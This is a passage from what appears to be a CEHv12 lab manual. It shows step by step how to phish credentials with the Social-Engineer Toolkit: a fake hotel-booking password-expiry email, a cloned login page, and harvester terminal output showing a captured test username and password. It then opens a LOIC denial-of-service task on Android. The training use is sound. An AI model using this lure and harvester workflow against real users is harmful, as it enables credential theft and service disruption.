
19. The fake URL should appear in the message body, as shown in the screenshot.

20. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "Go to link" pop-up. Once verified, send the email to the intended user.



21. Click **CEHv12 Android** to switch to the **Android** machine.

22. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser



23. In the **Google Chrome** browser window, sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.

A screenshot of a Gmail inbox on a mobile device. The top navigation bar shows the 'Gmail' tab and the URL 'mail.google.com/mail/mu/mp/388/#tl/priority/%5Esmartlabel_personal'. The inbox lists several emails, with one from 'BookHotel.com' highlighted. The subject of the email is 'SECURE YOUR ONLINE HOTEL BOOKING ACCOUNT'. The body of the email reads:


Hi, Team
We are writing to inform you that your password for your online booking account has expired, as a result, it is no longer valid.


This email has been sent to safeguard your account against any unauthorized activity. To change your account password, click the below link to navigate to your account and change password.http://www.bookhotel.com/change_account_password

At the bottom of the email view, there are 'Reply' and 'Forward' buttons. The bottom of the screen shows a navigation bar with icons for back, home, and recent apps.

24. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of www.certifiedhacker.com.

25. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.





26. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine. In the terminal window, scroll down to find an **Username** and **Password**, displayed in plain text, as shown in the screenshot

```

Applications Places System /setoolkit - Parrot Terminal
File Edit View Search Terminal Help
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm
[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.1.14 - - [18/Apr/2022 08:33:38] "GET / HTTP/1.1" 200 -
10.10.1.14 - - [18/Apr/2022 08:33:40] "GET /img/loading.gif HTTP/1.1" 404 -
10.10.1.14 - - [18/Apr/2022 08:33:41] "GET /index.html HTTP/1.1" 200 -
10.10.1.14 - - [18/Apr/2022 08:34:58] "GET /index.html?email=testuser&password=password123 HTTP/1.1"
404 -

```

27. This concludes the demonstration of how to phish user credentials using SET.

28. Close all open windows and document all the acquired information


Task 3: Launch a DoS Attack on a Target machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

